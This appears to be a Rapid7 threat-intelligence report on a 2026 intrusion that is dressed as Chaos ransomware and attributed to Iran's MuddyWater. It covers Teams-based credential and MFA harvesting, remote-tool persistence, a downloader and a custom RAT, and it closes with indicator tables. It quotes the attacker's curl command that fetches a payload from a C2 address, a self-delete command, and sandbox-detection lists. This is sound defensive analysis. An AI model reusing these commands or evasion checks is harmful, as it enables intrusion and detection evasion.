Muddying the Tracks: The State-Sponsored Shadow Behind Chaos Ransomware
ATT&CK techniques detected
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Which technique(s) should be tagged here? Pick zero or more — leaving blank just records that the original was wrong.
No matches for .
Loading techniques…
Summary
Executive summary
In early 2026, a sophisticated intrusion initially appearing to be a standard Chaos ransomware attack was assessed to be consistent with a targeted state-sponsored operation. While the threat actor operated under the banner of the Chaos ransomware-as-a-service (RaaS) group, forensic analysis revealed the incident was a "false flag" masquerade. Technical artifacts, including a specific code-signing certificate and Command-and-Control (C2) infrastructure, suggest with moderate confidence that this activity is linked to MuddyWater (Seedworm), an Iranian Advanced Persistent Threat (APT) affiliated with the Ministry of Intelligence and Security (MOIS).
The campaign was characterized by a high-touch social engineering phase conducted via Microsoft Teams, where the attackers utilized interactive screen-sharing to harvest credentials and manipulate Multi-Factor Authentication (MFA). Once inside, the group bypassed traditional ransomware workflows, forgoing file encryption in favor of data exfiltration and long-term persistence via remote management tools like DWAgent. This report deconstructs the infection chain and analyzes the custom "Game.exe" Remote Access Trojan (RAT).
Additionally, this explores the process by which MuddyWater is increasingly leveraging the cybercriminal ecosystem to provide plausible deniability for geopolitical espionage and prepositioning, particularly in the US. The strategy highlights the convergence between state-sponsored intrusion activity and criminal tradecraft, where a big “tell” lies in the techniques that were deployed – and those that weren’t.
This overall strategy suggests the primary goal was not financial gain. It is also further proof of the lines blurring against the background of geopolitical tensions, and that attribution is becoming more difficult if teams do not take it upon themselves to conduct proper and thorough research.
Rapid7 coverage
Rapid7 has coverage for this campaign across both intelligence and detection workflows. The campaign is available in Rapid7’s Intelligence Hub, providing customers with curated context, indicators, and threat actor tradecraft to support awareness, investigation, and prioritization. Relevant detections are also available in InsightIDR, helping security teams identify activity associated with this intrusion pattern across their environments.
Chaos ransomware: Profile and targeting
Active since February 2025, Chaos is a ransomware-as-a-service (RaaS) operation specializing in big-game hunting (BGH) attacks against high-profile organizations, with reported ransom demands reaching up to $300,000. Despite the name, it is distinct from the Chaos malware builder identified in 2021. The group emerged shortly after the July 2025 law enforcement disruption of BlackSuit infrastructure during Operation Checkmate and is likely composed of former BlackSuit and/or Royal members. To expand its operations, Chaos advertises its affiliate program on cybercrime forums, such as RAMP (prior to its takedown) and RehubCom.
Chaos relies heavily on social engineering and remote access abuse to gain initial access. Rapid7 observed techniques that include spam email flooding combined with voice-based phishing (vishing), often involving impersonation of IT support personnel. Chaos then persuades victims to grant remote access via legitimate tools such as Microsoft Quick Assist, allowing operators to establish an initial foothold.
In line with common ransomware practices, Chaos typically employs double extortion, exfiltrating sensitive data prior to encryption and threatening public disclosure via its data leak site (DLS). The group has also demonstrated triple extortion by threatening distributed denial-of-service (DDoS) attacks against the victim's infrastructure. These capabilities are reportedly offered to affiliates as part of bundled services, representing a notable feature of its RaaS model. Additionally, Chaos has been observed leveraging elements of quadruple extortion, including threats to contact customers or competitors to increase pressure on victims.



A distinguishing characteristic of the group’s DLS is the use of a “blind” countdown timer, which withholds the victim’s identity until expiration, likely intended to accelerate negotiations (Figure 1). As of late March 2026, Chaos has claimed 36 victims and maintained a consistent operational tempo (Figure 2). The group predominantly targets organizations in the United States, with a particular focus on the construction, manufacturing, and business services sectors (Figure 3).
⠀
⠀
Incident overview

The intrusion that Rapid7 investigated began with a targeted social engineering campaign leveraging Microsoft Teams, where the threat actor (TA) engaged employees through external chat requests. By operating interactively through compromised users, the attacker conducted initial discovery, harvested credentials, including MFA manipulation, and quickly transitioned to using legitimate accounts for internal access.
From there, the TA established persistence using remote access tools such as DWAgent and AnyDesk, before deploying additional payloads and further control of the environment. Following this, the TA exfiltrated data from the compromised environment and subsequently contacted the victim via email, claiming data theft and initiating ransom negotiations (Figure 4).
⠀
Initial Access via social engineering and remote interaction
The TA achieved initial access through social engineering conducted via Microsoft Teams, where they initiated one-on-one chats with users from a controlled account. During these interactions, the TA established screen-sharing sessions, gaining direct visibility and interactive access to user assets.
While connected, the TA executed basic discovery commands, accessed files related to the victim’s VPN configuration, and instructed users to enter their credentials into locally created text files. In at least one instance, the TA deployed a remote management tool (AnyDesk) to further facilitate access.
⠀
ipconfig /all
nslookup
net start
whoami
ping
Figure 5: Discovery commands executed by the TA
⠀
Credential harvesting and account compromise
A key component of the intrusion involved interactive credential harvesting: The TA explicitly instructed victims to enter credentials into locally created text files (credentials.txt, cred.txt) and to modify MFA configurations to include attacker-controlled devices.
Additionally, Rapid7’s analysis of browser artifacts revealed access to the URL hxxps[://]adm-pulse[.]com/verify.php.
The URL mimicked a Quick Assist themed phishing page, indicating credential harvesting through impersonation.
Establishing initial foothold and remote access
Following credential compromise, the TA authenticated to internal systems, including a Domain Controller, using multiple compromised accounts. They then established persistent remote access through RDP sessions and deployment of the remote management tool DWAgent. The DWAgent installation chain included:
⠀
File name | Description |
dwagent.exe | Remote access tool |
pythonw.exe | Cmd version of python interpreter |
dwagsvc.exe | DWAgent service |
dwaglnc.exe | Background component of DWAgent |
Table 1: Files observed during installation of DWAgent
Payload delivery and execution
The TA later executed commands via RDP to download additional payloads using curl:
curl hxxp[://]172.86.126[.]208:443/ms_upd.exe -o C:\ProgramData\ms_upd.exe
After the download, the TA executed the binary ms_upd.exe, initiating a multi-stage infection chain.
Upon successful execution, ms_upd.exe downloaded additional components:
⠀
File name | SHA256 | Description |
WebView2Loader.dll | a47cd0dc12f0152d8f05b79e5c86bac9231f621db7b0e90a32f87b98b4e82f3a | Legitimate DLL |
Game.exe | 1319d474d19eb386841732c728acf0c5fe64aa135101c6ceee1bd0369ecf97b6 | Backdoor granting the TA access to the infected machine |
visualwincomp.txt | c86ab27100f2a2939ac0d4a8af511f0a1a8116ba856100aae03bc2ad6cb0f1e0 | Encrypted configuration |
Table 2: Components downloaded by ms_upd.exe
Lateral movement
The TA expanded access within the environment by leveraging compromised accounts and establishing remote access channels. They used RDP sessions to move between systems, allowing them to operate interactively and access additional resources within the network.
Extortion activity and data leak claims
The TA distributed emails to multiple users, alleging successful data exfiltration, and provided a .onion link for negotiation. Open-source intelligence (OSINT) collection identified a corresponding entry on the Chaos DLS referencing data; however, all identifying details were redacted, as per the group’s typical “blind” countdown timer.
A subsequent email introduced a new contact address and instructed recipients to locate a note allegedly placed within their Desktop directory containing “access credentials” for a secure chat. Rapid7 conducted a threat hunt across all assets that focused on files created or accessed within Desktop directories and subdirectories and did not identify any artifacts consistent with the TA’s claims. The victim further validated the affected user systems and confirmed the absence of such files. Despite these inconsistencies in the initial proof-of-compromise, the TA later published the stolen data on its DLS in line with modern extortion tactics. The victim confirmed that the leaked data was legitimate.
Malware analysis
ms_upd.exe

The binary functions as a downloader that begins by collecting basic host information, including computer name, username, and domain. This data is used to generate a unique client identifier, concatenating computer name, username, and tick count, which is sent to the C2 server moonzonet[.]com via a /register request, followed by periodic /check requests to determine the execution flow.
Based on the C2 response, the malware either proceeds when receiving an “approved” status or retries registration, if instructed. Once approved, it reports a “downloading” status and prepares a working directory under the user’s Downloads folder (falling back to C:\Users\Public\Downloads if necessary).
The dropper then retrieves three payload components from the C2:
Game.dll (saved as WebView2Loader.dll)
Game.exe
Game.config (saved as visualwincomp.txt)
If all downloads succeed, the malware reports a “running” status and executes the primary payload - Game.exe. Execution success is monitored, with the result communicated back to the C2 as either “success” or “error”. Upon successful execution, the dropper triggers a self-deletion routine via a delayed command cmd.exe /c ping 127.0.0.1 -n 6 > nul && del /f /q \"%s\".
⠀
As seen in Figure 6, the malware doesn’t use any form of obfuscation to hide its purpose - API imports are statically resolved, and strings are stored in a plaintext form. This simplicity suggests the tool was likely developed for limited or single-use deployment.
At the time of writing, only two samples have been observed in public repositories, both exhibiting identical functionality.
Game.exe
Game.exe is a custom RAT that masquerades as a legitimate Microsoft WebView2 application. Analysis of the binary's PDB path C:\Users\pc\Downloads\WebView2Samples-main\WebView2Samples-main\SampleApps\WebView2APISample\Release\x64\WebView2APISample.pdb confirms that the developer trojanized the official Microsoft WebView2APISample project: https://github.com/MicrosoftEdge/WebView2Samples/tree/main/SampleApps/WebView2APISample.
The malware deviates from the dropper in a way that it implements some obfuscation and anti analysis techniques:
ATT&CK ID | Technique | Purpose | Example |
T1027.007 | Dynamic API and DLL resolution | Hide the malware functionality | Usage of LoadLibraryA() and GetProcAddress() APIs |
T1027 | String Obfuscation | Hide sensitive strings from AV solutions | Names of DLLs, APIs, registry paths |
T1497.001 | Sandbox Detection | Search for known analysis-related DLLs that are loaded into the current process | sbiedll.dll, dbghelp.dll, api_log.dll, vmcheck.dll, wpespy.dll |
T1497.001 | Virtual Machine Detection via CPU | Compare the processor name string against a list of virtualization-related keywords | Virtual, VMWare, KVM, Hyper-V |
T1082 | Removable Drive Enumeration | Enumerate logical drives and check if any removable drives are present | Usage of GetLogicalDrives() and GetDriveTypesA() to enumerate logical drives and compare their type against DRIVE_REMOVABLE |
T1497.003 | Sleep / Timing Check | Identify sandbox time-skipping mechanisms or identify hooked timing APIs | GetTickCount() followed by Sleep(1000) and another GetTickCount() to verify if approximately one second elapsed |
Table 3: Anti analysis / anti detection techniques used by Game.exe
⠀
If the malware does not detect an analysis environment,, it establishes persistence by self-installing into a randomized directory under C:\ProgramData\visualwincomp-<random>\, where it copies itself alongside a legitimate WebView2Loader.dll and an encrypted configuration file, visualwincomp.txt.
Additionally, the malware enforces single execution on an infected host by registering the mutex ATTRIBUTES_ObjectKernel.
The RAT decrypts its configuration using AES-256-GCM to extract the attacker’s C2 server hostname uploadfiler[.]com and port 443. The malware first registers the victim by sending registration information such as computer name, username, and privilege level to the /home endpoint. Once registered, it enters an infinite loop polling /index.php every 60 seconds. The RAT features 12 core capabilities including arbitrary command execution via hidden cmd.exe or encoded PowerShell sessions; file uploads with retry logic; file deletion; and the establishment of persistent interactive shells. Command results and execution status are reported back to the /profile endpoint.
Command | Description |
|---|---|
run_cmd | Execute command via cmd.exe |
run_powershell | Execute command via PowerShell |
upload | Write base64-encoded file |
upload_chunk | Chunked file upload with append mode |
delete_file | Delete a file |
cmd_start | Start interactive cmd.exe shell |
cmd_input | Send input to interactive shell |
cmd_stop | Stop interactive shell |
ps_start | Start interactive PowerShell |
ps_input | Send input to PowerShell |
ps_stop | Stop interactive PowerShell |
re_register | Re-register with a new agent_id |
Table 4: Supported commands of the RAT
⠀
The malware design is unorthodox, characterized by an inconsistent approach to concealment. While it utilizes XOR encoding (key: 0xAB) to hide specific anti-analysis strings, such as VM detection keys and sandbox-related DLL names, critical indicators like file paths, RAT command strings, and JSON registration formats are left in plaintext.
This inconsistency extends to its interaction with the Import Address Table (IAT). While the malware dynamically resolves certain sensitive APIs at runtime, such as CreateMutexA, other highly suspicious functions like CreatePipe and CreateProcessA remain statically linked. Notably, the developer dynamically loads the Sleep API via GetProcAddress despite it already being statically imported in the IAT.
These architectural discrepancies suggest the author is likely an unseasoned developer. The mixture of static imports and visible strings provides significant telemetry for AV and EDR solutions to identify and stop the threat (confirmed during the incident response).
Similar to ms_upd.exe during the hunt on public malware sharing platforms, we were able to find another sample (SHA256 3df9dcc45d2a3b1f639e40d47eceeafb229f6d9e7f0adcd8f1731af1563ffb90), implementing the same logic as Game.exe but masquerading itself as WebView2.exe.
Attribution remains challenging due to the absence of specialized attack patterns or known APT delivery vectors, such as NSIS used by Chinese APTs:
- Read blog: NSIS Abuse and sRDI Shellcode: Anatomy of the Winos 4.0 Campaign
Read blog: The Chrysalis Backdoor: A Deep Dive into Lotus Blossom’s toolkit
However, the presence of a specific signing Certificate and work of other threat researchers made it easier.
Certificate
While the TA adopted the Chaos Ransomware brand to project a cybercriminal identity, the underlying infrastructure reveals a signature previously associated with infrastructure linked to the Iranian Ministry of Intelligence and Security (MOIS). The primary technical bridge to the APT group MuddyWater (Seedworm) is the code-signing certificate used to validate the malware samples.
During the analysis of the downloader (ms_upd.exe), we identified a consistent digital signature:
Field | Value |
Name | Donald Gay |
Issuer | Microsoft ID Verified CS AOC CA 02 |
Algorithm | sha384RSA |
Thumbprint | B674578D4BDB24CD58BF2DC884EAA658B7AA250C |
Serial Number | 33 00 07 9A 51 C7 06 3E 66 05 3D 22 9B 00 00 00 07 9A 51 |
Status | Time-invalid (revoked shortly after deployment) |
Table 5: Certificate details
⠀
The "Donald Gay" certificate is a known shared resource within MuddyWater’s toolkit. Alongside its frequent companion, "Amy Cherne," this identity forms a distinct cluster of Iranian MOIS-affiliated infrastructure. According to threat intelligence reports from March and April 2026, this specific certificate has been tied directly to MuddyWater’s "Operation Olalampo," a campaign targeting organizations across the U.S. and the MENA (Middle East and North Africa) regions. Historically, this identity was also used to sign Stagecomp (ms_upd.exe), a downloader for the Darkcomp backdoor (Game.exe), both of which are firmly attributed to MuddyWater by multiple global security vendors.
Beyond the certificate, other technical artifacts solidify this attribution:
Infrastructure overlap: The domain moonzonet[.]com, which served as the C2 for ms_upd.exe, was linked to MuddyWater in early 2026 during a wave of activity targeting Israeli and Western organizations.
Execution tradecraft: The group’s signature use of pythonw.exe to inject code into suspended processes remains a consistent hallmark of their deployment chain.
Social engineering technique: The use of interactive Microsoft Teams sessions to harvest MFA and credentials aligns closely with the "IT Support" persona MuddyWater has refined throughout 2026.
Attribution: The "Chaos" masquerade
The convergence of technical and contextual evidence is consistent with attribution to MuddyWater with moderate confidence. The observed use of Chaos ransomware does not indicate a shift in the group’s underlying objectives, but rather reflects a consistent effort to obscure operational intent and complicate attribution. While attribution evasion is a common characteristic of state-affiliated actors, MuddyWater’s reported increase in operational activity as of early 2026, primarily involving cyber espionage and potential prepositioning for disruptive operations across Western and Middle Eastern networks, has likely intensified its reliance on deceptive false-flag operations.
This assessment aligns with previously observed behavior. In late 2025, MuddyWater was linked to activity involving the Qilin RaaS ecosystem in an operation targeting an Israeli organization. Following the subsequent public attribution of that incident to the MOIS, it is plausible that the group adopted alternative ransomware branding, in this case Chaos, in an effort to reduce attribution risk and maintain a degree of plausible deniability.
The use of a RaaS framework in this context may enable the actor to blur distinctions between state-sponsored activity and financially motivated cybercrime, thereby complicating attribution. Furthermore, the inclusion of extortion and negotiation elements could serve to focus defensive efforts on immediate impact, likely delaying the identification of underlying persistence mechanisms established via remote access tools such as DWAgent or AnyDesk.
Notably, the apparent absence of file encryption, despite the presence of Chaos ransomware artifacts, represents a deviation from typical ransomware behavior. This inconsistency may indicate that the ransomware component functioned primarily as a facilitating or obfuscation mechanism, rather than as the primary objective of the intrusion. This deviation highlights a mismatch between typical profit-driven ransomware behavior and the actor’s apparent espionage objectives. It further suggests a likely explanation for the inconsistent data provided by the TA as an initial proof-of-compromise.
Taken together, these technical indicators and procedural inconsistencies are indicative of a targeted, state-sponsored intrusion masquerading as opportunistic extortion activity.
Conclusion
This incident highlights the increasing convergence between state-sponsored intrusion activity and cybercriminal tradecraft. While the operation incorporated recognizable elements of ransomware campaigns, such as extortion messaging and leak site publication, the absence of encryption and the presence of established espionage techniques suggest that financial gain was unlikely to be the primary objective.
The assessed link to MuddyWater indicates a continued evolution in the group’s operational approach, including the apparent use of RaaS ecosystems and branding to obscure attribution. This aligns with broader trends in which state-aligned actors adopt criminal tactics to introduce ambiguity and delay defensive response.
This case underscores the importance of looking beyond overt ransomware indicators. Defenders should also focus on the underlying intrusion lifecycle. Techniques such as social engineering via enterprise communication platforms, credential harvesting with MFA manipulation, and the abuse of legitimate remote access tools remain critical enablers of compromise.
Ultimately, this activity is best understood as a hybrid intrusion model, in which ransomware is leveraged not as an end goal but as a mechanism for concealment, coercion, and operational flexibility within a broader intelligence-driven campaign.
For additional blog posts and detailed analysis from Rapid7 Labs on all things cyber-related to the conflict, please visit our Iran Conflict Cyber Threat Intelligence Hub.
Rapid7 Customers
Indicators of compromise (IoCs)
File indicators
File Name | SHA 256 | Description |
ms_upd.exe | 24857fe82f454719cd18bcbe19b0cfa5387bee1022008b7f5f3a8be9f05e4d14 | Initial Downloader ms_upd.exe |
DIDS.exe | a92d28f1d32e3a9ab7c3691f8bfca8f7586bb0666adbba47eab3e1a8faf7ecc0 | Initial Downloader found during hunt on public repositories |
Game.exe | 1319d474d19eb386841732c728acf0c5fe64aa135101c6ceee1bd0369ecf97b6 | RAT found during hunt on public repositories |
WebView2.exe | 3df9dcc45d2a3b1f639e40d47eceeafb229f6d9e7f0adcd8f1731af1563ffb90 | RAT |
visualwincomp.txt | c86ab27100f2a2939ac0d4a8af511f0a1a8116ba856100aae03bc2ad6cb0f1e0 | Encrypted config holding C2 url and port information |
WebView2Loader.dll | a47cd0dc12f0152d8f05b79e5c86bac9231f621db7b0e90a32f87b98b4e82f3a | DLL downloaded by ms_upd.exe |
dwagent.exe | cd098eddb23f2d2f6c42271ca82803b0d5ac950cb82a9b8ae0928e83945a53df | Remote Management Tool leveraged by the TA |
dwagent.exe | cf3dfd1d6626fd2129abb7a5983c11827f4b0d497e2dba146a1889bd71f23cd5 | Renamed pythonw.exe |
dwagsvc.exe | a3bac548b5bc91c526b4d6707623ddbd1a675aa952f0d1f9a0aa6f7230f09f23 | Service binary of DWService |
dwaglnc.exe | 86e0197389f0573eb83ff53991f337d416124c7c8bd727721ef3d396cd5f65d | Background and system tray binary of DWService |
AnyDesk.exe | bfc1675ee1e358db8356f515aaded7962923e426aa0a0a1c0eddfc4dab053f89 | Remote Management Tool leveraged by the TA |
⠀
Network indicators
Indicator | Description |
adm-pulse[.]com | Quick Assist themed phishing website |
moonzonet[.]com | URL hosting a second stage RAT Game.exe |
uploadfiler[.]com | C2 extracted from a config file visualwincomp.txt |
77.110.107[.]235 | Source IP address of malicious Microsoft Teams activity |
93.123.39[.]127 | Source IP address of malicious Microsoft Teams activity |
172.86.126[.]208 | C2 hosting initial downloader ms_upd.exe |
116.203.208[.]186 | IP contacted by renamed pythonw.exe |
hptqq2o2qjva7lcaaq67w36jihzivkaitkexorauw7b2yul2z6zozpqd[.]onion | Chaos RaaS DLS |
⠀
MITRE ATT&CK techniques
ATT&CK ID | Name | Use |
T1566 | Phishing (Spearphishing via Service) | Initial access via Microsoft Teams messages and social engineering |
T1059 | Command and Scripting Interpreter | Execution of discovery commands (ipconfig, whoami, etc.) |
T1082 | System Information Discovery | Gathering host-level information from compromised machines |
T1016 | System Network Configuration Discovery | Identifying network configuration via commands like ipconfig |
T1078 | Valid Accounts | Use of harvested credentials for authentication and access |
